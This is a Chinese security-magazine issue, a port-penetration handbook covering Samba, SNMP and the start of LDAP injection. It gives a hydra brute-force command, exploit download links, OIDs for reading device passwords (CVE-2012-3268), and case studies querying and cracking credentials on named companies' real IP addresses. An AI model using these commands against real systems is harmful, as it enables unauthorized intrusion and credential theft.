第九期

端口渗透手册+漏洞月报

SECBOOK

主编：xfkxfk

监制：疯子__Madmaner

编辑：DM__、游风、Rexiniu、静默、桔子、Left

出品团队

网络尖力 知安 Know Safe

合作伙伴

乌云知识库 drops.wooyun.org　360安全播报平台　BUGSCAN　NSFOCUS

目　录

第一章 139（Samba）端口渗透

第1节 Samba常见漏洞分析及利用

作者：书安编辑部

来自：书安

网址：http://www.secbook.net/

0x00 Samba 简介

Samba 是一个能让 Linux 系统应用 Microsoft 网络通讯协议的软件 ,而 SMB 是 Server Message Block 的缩写，即为服务器消息块 ，SMB 主要是作为 Microsoft 的网络通讯协议 ,后来 Samba 将 SMB 通信协议应用到了 Linux 系统上 ,就形成了现在的 Samba 软件。后来微软又把 SMB 改名为 CIFS（Common Internet File System）,即公共 Internet 文件系统，并且加入了许多新的功能，这样一来，使得 Samba 具有了更强大的功能。

Samba 最大的功能就是可以用于 Linux 与 windows 系统直接的文件共享和打印共享，Samba 既可以用于 windows 与 Linux 之间的文件共享，也可以用于 Linux 与 Linux 之间的资源共享，由于 NFS(网络文件系统）可以很好的完成 Linux 与 Linux 之间的数据共享，因而 Samba 较多的用在了 Linux 与 windows 之间的数据共享上面。

SMB 是基于客户机/服务器型的协议，因而一台 Samba 服务器既可以充当文件共享服务器，也可以充当一个 Samba 的客户端，例如，一台在 Linux 下已经架设好的 Samba 服务器，windows 客户端就可以通过 SMB 协议共享 Samba 服务器上的资源文件，同时，Samba 服务器也可以访问网络中 其它 windows 系统或者 Linux 系统共享出来的文件。

Samba 在 windows 下使用的是 NetBIOS 协议，如果你要使用 Linux 下共享出来的文件，请确认你的 windows 系统下是否安装了 NetBIOS 协议。

组成 Samba 运行的有两个服务，一个是 SMB，另一个是 NMB；SMB 是 Samba 的核心启动服务，主要负责建立 Linux Samba 服务器与 Samba 客户机之间的对话， 验证用户身份并提供对文件和打印系统的访问，只有 SMB 服务启动，才能实现文件的共享，监听 139 TCP 端口；而 NMB 服务是负责解析用的，类似与 DNS 实现的功能，NMB 可以把 Linux 系统共享的工作组名称与其 IP 对应起来，如果 NMB 服务没有启动，就只能通过 IP 来访问共享文件，监听 137 和 138 UDP 端口。

例如 ,某台 Samba 服务器的 IP 地址为 10.0.0.163 ,对应的工作组名称为 davidsamba，那么在 Windows 的 IE 浏览器输入下面两条指令都可以访问共享文件。其实这就是 Windows 下查看 Linux Samba 服务器共享文件的方法。

\\10.0.0.163\共享目录名称

\\davidsamba\共享目录名称

Samba 服务器可实现如下功能：WINS 和 DNS 服务； 网络浏览服务； Linux 和 Windows 域之间的认证和授权； UNICODE 字符集和域名映射；满足 CIFS 协议的 UNIX 共享等。

0x01 Samba 常见攻击

对于这个可以在 windows 与 Linux 之间进行共享文件的服务同样是我们攻击的关注点；samba 登录分为两种方式，一种是需要用户名口令；另一种是不需要用户名口令。在很多时候不光是 pc 机，还有一些服务器，网络设备都开放着此服务，方便进行文件共享，但是同时也给攻击者提供了便利。

攻击方式：

- 爆破：弱口令（爆破工具采用 hydra）
- 未授权访问：给予 public 用户高权限

- 远程代码执行漏洞：CVE-2015-0240 等等

0x02 工具及 EXP

弱口令爆破工具：

Hydra：

```
hydra –l username –P PassFile IP smb
```

sambascan：

下载地址：
http://www.7kb.org/wp-content/uploads/2015/12/smbscanok.rar

远程代码执行 EXP：

下载地址：
https://blog.chaitin.com/samba_exploit_cve-2015-0240/samba-exploit.py

（全文完）责任编辑：书安编辑部

第二章 161（SNMP）端口渗透

第1节 漏洞利用及修复

作者：乌云维基/乌云知识库

来自：乌云维基/乌云知识库

网址：http://wiki.wooyun.org/ http://drops.wooyun.org

1、SNMP 简介

简单网络管理协议（SNMP），由一组网络管理的标准组成，包含一个应用层协议（application layer protocol）、数据库模型（database schema）和一组资源对象。该协议能够支持网络管理系统，用以监测连接到网络上的设备是否有任何引起管理上关注的情况。该协议是互联网工程工作小组（IETF，Internet Engineering Task Force）定义的 intern

et 协议簇的一部分。SNMP 的目标是管理互联网 Internet 上众多厂家生产的软硬件平台，因此 SNMP 受 Internet 标准网络管理框架的影响也很大。SNMP 已经出到第三个版本的协议，其功能较以前已经大大地加强和改进了。

snmp 目前一共有 3 个版本：V1,V2c，V3。V3 是最新的版本，在安全的设计上有了很大改进。不过目前广泛应用的还是存在较多安全问题的 V1 和 V2c 版本，本文讨论的内容也是基于这两个版本。

顾名思义，snmp 是用来进行网络管理的。cacti 和 mrtg 等监控工具都是基于 snmp 协议。snmp 协议工作的原理简单点来说就是管理主机向被管理的主机或设备发送一个请求，这个请求包含一个 community 和一个 oid。oid 就是一个代号，代表管理主机这个请求想要的信息。比如 cpu 的使用率的 oid 可能是 112,内存的使用率的 oid 可能是 113.这个 oid 是约定好的。被管理的主机收到这个请求后，先看请求的 community 是否和自己保存的一致，如果一致，则把 112 代表的 cpu 使用率，或者 113 代表的内存使用率返回给管理主机。如果不一致，就不会返回任何信息。所以 community 相当与一个认证的口令。需要提一句的是 V1 和 V2c 版本的 snmp 协议都是明文传输数据的，所以可以通过抓包嗅探等手段获取认证需要的 community。

管理主机通过 snmp 协议除了可以获取被管理主机的信息，还可以修改被管理主机的一些配置信息（通常是路由器等设备）。

通过上面提到的 snmp 的应用可以总结出 snmp 弱口令或者口令泄漏引起的安全问题：一是信息泄漏，二是设备的配置可能被修改从而被他人控制。本文讨论第一种情况。

2、SNMP 服务架设

测试环境:CentOS 6.5

```
yum install net-snmp -y
/etc/init.d/snmpd start
```

```
[root@centos ~]# netstat -antpleu   |grep snmp
tcp        0      0 127.0.0.1:199               0.0.0.0:*                   LISTEN      0
35513      3300/snmpd
udp        0      0 0.0.0.0:161                 0.0.0.0:*                               0
35511      3300/snmpd
```

配置文件

```
/etc/snmp/snmpd.conf
```

3、错误配置以及利用

3.1 默认团体字符串

通过默认的团体字符串，可以获得主机的信息

3.2 基于团体字符串的 snmp 的 ddos 攻击

因为查询和返回的数据不对等，所以可以在知道团体字符串的情况下，使用的 UDP 协议，通过伪造来源 IP，达到获取大流量，进行 DDOS 攻击

3.3 CVE-2012-3268 获得设备的密码

知道团体字符串后，通过指定特定的 oid，来获取设备的密码，从而达到控制设备的目的

相关的攻击原理：

4、 通用的信息泄漏

既然大家都说 snmp 引起信息泄漏，导致服务器可能被入侵。那我们就看看 snmp 到底可以泄漏那些信息吧。下面是我总结的一些泄漏敏感信息的节点 oid（使用 snmpwalk 指令来获取信息）。欢迎补充指正。

系统信息 1.3.6.1.2.1.1

样例：

```
SNMPv2-MIB::sysDescr.0 = STRING: Linux xxoo.zwt.qihoo.net 2.6.18-164.el5xen #1 SMP Thu Sep 3 04:03:03 EDT 2009 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1876050197) 217 days, 3:15:01.97
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
SNMPv2-MIB::sysName.0 = STRING: xxoo.zwt.qihoo.net
```

```
SNMPv2-MIB::sysLocation.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
```

显然，这个 sysDescr 是系统的描述信息，这里我们看到这台机器的域名很可能是 xxoo.zwt.qihoo.net,内核的版本是 2.6.18-164.el5xen，系统是 64 位的。

sysUpTimeInstance 就是系统运行时间了。sysContact 这里显示的是管理员的联系方式，这个例子中管理员没有配置。

系统进程列表 1.3.6.1.2.1.25.4.2.1.2

样例：

```
HOST-RESOURCES-MIB::hrSWRunName.11855 = STRING: "httpd"
HOST-RESOURCES-MIB::hrSWRunName.12579 = STRING: "vsftpd"
HOST-RESOURCES-MIB::hrSWRunName.14653 = STRING: "xinetd"
HOST-RESOURCES-MIB::hrSWRunName.32561 = STRING: "sshd"
```

这里省略 N 多。从进程列表我们可以知道服务器上开了那些服务，有哪些有意思的进程在跑。比如这个就可以看出来，它是开了 ssh 的。

系统安装软件列表 1.3.6.1.2.1.25.6.3.1.2

样例：

```
HOST-RESOURCES-MIB::hrSWInstalledName.595 = STRING: "xorg-x11-xfs-1.0.2-4"
HOST-RESOURCES-MIB::hrSWInstalledName.598 = STRING: "openssh-server-4.3p2-36.el5"
HOST-RESOURCES-MIB::hrSWInstalledName.140 = STRING: "NetworkManager-glib-0.7.0-9.el5"
HOST-RESOURCES-MIB::hrSWInstalledName.141 = STRING: "gnome-mount-0.5-3.el5"
HOST-RESOURCES-MIB::hrSWInstalledName.143 = STRING: "MySQL-devel-community-5.0.81-0.rhel5"
```

同样省略 N 多。有耐心慢慢分析的话是可以获取很多信息的。比如这里我看可以到它的 ssh 是 4.3p2 版本的，这个版本貌似是存在缺陷的。还有装了 mysql，是 5.0 的

网口的数量，类型，物理地址和流量信息等 1.3.6.1.2.1.2

样例：

```
IF-MIB::ifNumber.0 = INTEGER: 3
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.2 = INTEGER: 2
IF-MIB::ifIndex.3 = INTEGER: 3
IF-MIB::ifDescr.1 = STRING: lo
```

```
IF-MIB::ifDescr.2 = STRING: eth0
IF-MIB::ifDescr.3 = STRING: sit0
IF-MIB::ifType.1 = INTEGER: softwareLoopback(24)
IF-MIB::ifType.2 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifType.3 = INTEGER: tunnel(131)
IF-MIB::ifPhysAddress.1 = STRING:
IF-MIB::ifPhysAddress.2 = STRING: aa:0:0:dc:5f:58
IF-MIB::ifPhysAddress.3 = STRING:
IF-MIB::ifInOctets.1 = Counter32: 19030140
IF-MIB::ifInOctets.2 = Counter32: 4072910622
IF-MIB::ifInOctets.3 = Counter32: 0
IF-MIB::ifOutOctets.1 = Counter32: 19030140
IF-MIB::ifOutOctets.2 = Counter32: 2001152942
IF-MIB::ifOutOctets.3 = Counter32: 0
```

cacti 等系统就是通过获取这些数据监控流量的。ifNumber 是网口数量，ifType 是网口类型，ifPhysAddress 是 mac 地址，ifInOctets 是流入的总流量，ifOutOctets 是流出的总流量。等等。

IP-MAC 地址转换表 1.3.6.1.2.1.3.1

样例：

```
RFC1213-MIB::atIfIndex.2.1.x.x.o.o = INTEGER: 2
RFC1213-MIB::atPhysAddress.2.1.x.x.o.o = Hex-STRING: 28 C0 DA 05 20 00
RFC1213-MIB::atNetAddress.2.1.x.x.o.o = Network Address: DC:B5:37:81
```

我的理解应该跟执行 arp -a 命令的输出一样吧。

网口的 ip 地址和子网掩码 1.3.6.1.2.1.4.20

样例：

```
IP-MIB::ipAdEntAddr.127.0.0.1 = IpAddress: 127.0.0.1
IP-MIB::ipAdEntAddr.x.x.o.o = IpAddress: x.x.o.o
IP-MIB::ipAdEntIfIndex.127.0.0.1 = INTEGER: 1
IP-MIB::ipAdEntIfIndex.x.x.o.o = INTEGER: 2
IP-MIB::ipAdEntNetMask.127.0.0.1 = IpAddress: 255.0.0.0
IP-MIB::ipAdEntNetMask.x.x.o.o = IpAddress: 255.255.255.128
IP-MIB::ipAdEntBcastAddr.127.0.0.1 = INTEGER: 0
IP-MIB::ipAdEntBcastAddr.x.x.o.o = INTEGER: 1
```

路由表 1.3.6.1.2.1.4.21 鉴于打码太复杂，就不提供样例，可自己测试。

tcp connection table 1.3.6.1.2.1.6.13 相当与 netstat -t 命令

开放的 udp 端口 1.3.6.1.2.1.7.5

此外在互联网上有两个 oid 被很多文章转载：

1.3.6.1.4.77.1.2.25.1.1 //**用户列表

1.3.6.1.4.77.1.4.1.0 //**域名

这两个 oid 都是存在的。不过测试了几台机器都没有返回任何信息。如果大家有更准确的测试结果欢迎反馈。

5、能不能更给力一点

耐着性子看完了上文形形色色的 oid，你肯定已经知道，有了 snmp 的 community 之后，从系统内核到 mac 地址，路由表，到 tcp connection 都被我们看光光了。

可是，仅仅就这个程度么？我们掌握了这么多的信息，这么多的信息，可是只靠 snmp 却依然无法控制这台设备。这是多么忧伤的一件事情。

如果 snmp 不仅仅可以读 system up time，如果有个 oid 可以读到/etc/passwd 甚至可以读到/etc/shadow 那该多好啊。虽然目前这仅仅是 YY，但是下面将要介绍一个类似的漏洞。那就是 CVE-2012-3268。

通过特定的 oid 读到了设备中存储的用户名和密码，可以成功登录。

关于这个 cve 的来龙去脉可以参考 Kurt Grutzmacher 发表的文章

```
http://grutztopia.jingojango.net/2012/10/hph3c-and-huawei-snmp-weak-access-to.html
```

同时 Kurt Grutzmacher 也提供了 nmap 和 msf 扫描这个漏洞的插件和破解加密密码的工具。长话短说，本质上这依然是 snmp 引起的信息泄漏，只不过这里露的过于性感，用一个只读权限的 community 就可以读取到登录需要的用户名和密码。目前已知可以获取帐号的 oid 有一下三个:

```
1.3.6.1.4.1.2011.5.2.1.10.1
```

```
1.3.6.1.4.1.2011.10.2.12.1.1.1
1.3.6.1.4.1.25506.2.12.1.1.1
```

对于存在该漏洞的设备，只需要以此 walk 上面 3 个 oid 就可以了。虽然厂商都发布补丁修复了这个漏洞。但是由于某些你懂的原因，存在这个漏洞的设备依然有很多很多很多很多。

（全文完）责任编辑：left

第2节 实际案例

作者：乌云

来自：乌云

网址：http://www.wooyun.org/

案例一 极客公园某配置不当致敏感信息泄露

极客公园 SNMP

SNMP 可 public 权限访问

命令之：

```
D:\snmputil>snmputil get 123.103.17.42 public .1.3.6.1.2.1.1.5.0
Variable = system.sysName.0
Value = String wind02
```

看下 System：

```
C:\>snmputil.exe walk 123.103.17.42 public .1.3.6.1.2.1.1
Variable = system.sysDescr.0
Value    = String Linux wind02 2.6.18-371.8.1.el5 #1 SMP Thu Apr 24 18:19:36 EDT
 2014 x86_64

Variable = system.sysObjectID.0
Value    = ObjectID 1.3.6.1.4.1.8072.3.2.10

Variable = system.sysUpTime.0
Value    = TimeTicks 1338464931

Variable = system.sysContact.0
Value    = String Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
```

图 2-2-1

Linux wind02 2.6.18-371.8.1.el5 #1 SMP Thu Apr 24 18:19:36 EDT 2014 x86_64

案例二 中国移动 H3C 防火墙侧漏

利用 snmp 获取管理员密码，成功登录设备！

首先是通过一个 SNMP 弱口令读取到设备的基本信息



图 2-2-2

这里 H3C 有个漏洞通过只读权限的团体字符串便可以读到管理密码



图 2-2-3

这里虽然是密文但实际上是可以破解的

图 2-2-4

获取密码登陆



图 2-2-5

图 2-2-6

案例三 中粮我买网某设备缺陷导致密码破解进入内网（可内网未漫游）

h3c snmp 获取管理员登录密码

http://drops.wooyun.org/tips/409

我买网 H3C 的设备地址：

http://118.144.75.80:8081/web/index?language=cn

测试结果：

snmpwalk -c public -v 1 118.144.75.80 1.3.6.1.4.1.25506.2.12.1.1.1

图 2-2-7

破解其中密码：

```
[root@localhost opt]# python hh3c.py -l test.txt
]G'^#1L9:I[redacted]/AWQ!!: fe[redacted]q48
[root@localhost opt]#
```

图 2-2-8

Web 登录失败，但是这款设备是支持 VPN 的，尝试 VPN 帐号登录成功。

图 2-2-9

登入成功，查看对应的 IP 地址

```
D:\Python27>ipconfig -all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : [redacted]
   主 DNS 后缀 . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否

PPP 适配器 VPN 连接80:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : VPN 连接80
   物理地址. . . . . . . . . . . . . :
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   IPv4 地址 . . . . . . . . . . . . : 192.168.8.69(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.255
   默认网关. . . . . . . . . . . . . : 0.0.0.0
   DNS 服务器  . . . . . . . . . . . : 10.6.14.133
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

图 2-2-10

大概扫了一下，验证一下风险，未深入。



图 2-2-11

（全文完）责任编辑：left

第三章 389（LDAP）端口渗透

第1节 漏洞利用及修复

作者：r00tgrok

来自：乌云知识库

网址：http:// drops.wooyun.org/

0x00 前言

前些日子笔者在看 OWASP 测试指南时看到了对 LDAP 注入攻击的介绍，对此产生了兴趣，可是上面谈论的东西太少，在网上经过一番搜索之后找到了构成本文主要来源的资料，整理出来分享给大家。

本文主要分为两部分，第一部分为对 LDAP 的介绍，包括 LDAP 的应用背景和它的一些特性。第二部分也是本文的重点，讲解 LDAP 的注入攻防，读者朋友可以看到虽说是攻防，但实际侧重注入攻击层面。第一部分主要整理自 IBM Redbooks 前三章对 LDAP 的介

绍，第二部分主要来自笔者对 08 年黑帽大会 paper 的翻译。文章结尾会做一个小结，也会举例说明 LDAP 在现实中的真实存在性，最后本文会给出所参考过的资料信息。

0x01 LDAP 出现背景

LDAP(Lightweight Directory Access Protocol):轻量级目录访问协议，是一种在线目录访问协议，主要用于目录中资源的搜索和查询，是 X.500 的一种简便的实现。

随着互联网的广泛使用，web 应用的数量呈爆炸式的增长，而这些应用的资源和数据呈分布式存储于目录中。通常不同的应用会有专属于自己相关数据的目录，即专有目录，专有目录数量的增长导致了信息孤岛(一种不能与其他相关信息系统之间进行互操作或者说协调工作的信息系统)的出现，系统和资源的共享及管理变得日益困难。

以查找联系人和加密证书为例，太多的目录明显会给计算机搜索带来巨大的压力，当然随之出现了相应的解决方案，如 X.500，不过在介绍 X.500 之前先讨论一下目录和关系型数据库之间的一些关系，因为前面提到了 web 应用的数据是存储在目录中，而不是数据库中。的确，目录和数据库有很多共同之处，都能存储数据、并能在一定程度进行搜索和查询。另外还有一种玩笑的说法，使用数据库存在注入攻击，怎么样才能避免呢?使用 LDAP 代替数据库吧，当然这只是玩笑，LDAP 的出现可以追溯到 1980 年，而针对数据库的 SQLI 则到 2000 年左右才出现。

不同之处在于目录适合于存放静态数据，而且不同于数据库，目录中存储的数据无论在类型和种类较之数据库中的数据都要更为繁多，包括音频、视频、可执行文件、文本等文件，另外目录中还存在目录的递归。相比之下，数据库中存储的数据在格式和类型都有较严格的约束，数据库有索引、视图、能处理事务(通常包含了一个序列的对数据库的读/写操作)。简单来说数据库更多见于处理专有类型的数据，而目录则具有通用用途。目录中的内容发生变化后会给搜索操作带来不便，因而目录服务在进行优化后更适宜于读访问，而非写、修改

等操作。

X.500 申明了目录客户端和目录服务器使用的目录访问协议(DAP)，然而作为应用层协议，DAP 要求完整的 7 层 OSI 协议栈操作，会要求比小环境(配置、资源有限的环境)所能提供的更多的资源，因此需要一种轻量级的协议来代替 X.500，LDAP 正是因此而生。

0x02 LDAP 特性

简单了解一下 LDAP：LDAP 不定义客户端和服务端的工作方式，但会定义客户端和服务端的通信方式，另外，LDAP 还会定义 LDAP 数据库的访问权限及服务端数据的格式和属性。LDAP 有三种基本的通信机制 :没有处理的匿名访问 ;基本的用户名、密码形式的认证；使用 SASL、SSL 的安全认证方式。LDAP 和很多其他协议一样，基于 tcp/ip 协议通信，注重服务的可用性、信息的保密性等等。部署了 LDAP 的应用不会直接访问目录中的内容，一般通过函数调用或者 API，应用可以通过定义的 C、Java 的 API 进行访问，Java 应用的访问方式为 JNDI(Java Naming and Directory Interface)。

LDAP 目录以入口(entry，目录中存储的基本信息单元)的形式存储和组织数据结构，每个入口有一个唯一标识自己的专属名称(distnguished name)，DN 由一系列 RDNs(ralative distinguished names)组成。另外还有两个常见的结构，对象类和属性。对象类(object class)会定义独一的 OID，每个属性(attribute)也会分配唯一的 OID 号码。看一下定义对象类和属性的例子：

初始对象类定义：

```
objectclass: top
objectclass: person
```

详细对象类定义：

```
objectclass: person
objectclasses=( 2.5.6.6 NAME 'person' DESC 'Defines entries that generically represent people.' SUP 'top'
STRUCTURAL MUST ( cn $ sn ) MAY ( userPassword $ telephoneNumber $ seeAlso $ description ) )
```

属性定义：

```
attributetypes=( 2.5.4.4 NAME ( 'sn' 'surName' ) DESC 'This is the X.500 surname attribute, which contains the family name of a person.' SUP 2.5.4.41 EQUALITY 2.5.13.2 ORDERING 2.5.13.3 SUBSTR 2.5.13.4 USAGE userApplications )
```

LDAP 以目录信息树形式存储信息，包含入口、对象、属性，关系图如图 3-1-1：



图 3-1-1

入口点和属性之间的关系如图 3-1-2：

